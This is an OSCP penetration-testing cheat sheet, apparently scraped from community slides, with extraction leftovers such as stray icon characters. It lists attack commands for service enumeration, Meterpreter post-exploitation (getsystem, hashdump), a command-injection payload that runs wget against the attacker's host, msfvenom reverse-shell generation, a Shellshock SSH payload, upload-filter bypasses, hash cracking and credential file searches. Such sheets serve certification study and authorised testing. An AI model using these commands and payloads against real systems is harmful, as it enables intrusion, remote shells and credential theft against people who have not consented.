



### **Finger Service Enumeration**

# finger-user-enum.pl [options] -u <username> / -U <userlist> -t <ip>

#### **POP3 Enumeration**

- # telnet <ip> 110
- # user <username>
- # pass <password>
- # list (shows all emails)
- # retr <email number> -> Gets contents of the email

#### **Mysql Enumeration (Port 3306)**

# nmap -sV -Pn -vv <ip address> -p 3306 --script mysql-audit, mysql-databases,mysql-dump-hashes,mysql-empty-password, mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables, mysql-vuln-cve2012-2122

**Enumeration** 

Follow us @ scspcommunity () the (1) (10) (10)









# **SMTP Enumeration**

# nc <ip> 25 (gets smtp banner for service versioning)

# nmap -script smtp-commands,smtp-enum-users, smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720, smtp-vuln-cve2011-1764 -p 25 <ip address>

# smtp-user-enum -M VRFY (or RCPT or EXPN) - U <userlist>

### **Oracle Enumeration (Port 1521)**

# tnscmd10g version -h INSERTIPADDRESS

# tnscmd10g status -h INSERTIPADDRESS

Follow us @ scspcommunity () (b) (7) (6) (2)







**Enumeration** 



- # upload <path to file on the attacking machine>
- # download <file name on the victim>
- # shell (spawns shell)
- # ps (shows all processes)
- # getsystem (attempts priv esc)
- # hashdump (attempts to dump hashes, must have appropriate privs)
- # getprivs (gets system privs as it can)

Meterpreter **Cheat sheet** 

Follow us @ scspcommunity () (in (f) (ii) (ii)











# **Packet Inspection**

# tcpdump tcp port 80 -w out.pcap -i eth0

## **Command Injection**

# url.com/file.php[?path=/] # ?path=/; wget http://<your\_ip>:<port>/ <file to be transferred>.<extension>;


#### Add Shellcode

# msfvenom -p windows/shell\_reverse\_tcp LHOST=<IP>LPORT= <PORT> EXITFUNC=thread -f <Code Format> -a x86 -platform windows -b "\x00"

# **Application Mapping**

# whatweb < ip address>

Tips and **Tricks** 



# **OSCP Cheat Sheet**

# File Uploads

If you are unable to upload shell using .php; try pHp, php3, php5

#### SSH Shellshock

# ssh -i user (ssh key) user@<ip> '() { :;}; /bin/bash'

### Generating custom wordlists

# cewl -m 3 (minimum letter words) -w < output file name>

#### **DNS Zone Transfer**

# dnsrecon -d TARGET -D /usr/share/wordlists/dnsmap.txt -t std --xml ouput.xml

Tips and Tricks

Follow us @ scspcommunity ( ) fin ( ) ( ) ( )

# **OSCP Cheat Sheet**

## **Cracking Hashes**

# john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt

#### **Search for Passwords**

- # dir /s \*password\*
- # findstr/si password \*.ini \*.xml \*.txt
- # findstr/spin "password" \*.\*

## **Directory Traversal for Web**

# dotdotpwn -m http -h <host-ip> -o windows

#### **Tunneling**

#sshuttle -r root@10.0.0.1 10.10.10.0/24

Tips and **Tricks** 

Follow us @ scspcommunity ( ) ( ) ( ) ( ) ( ) ( )





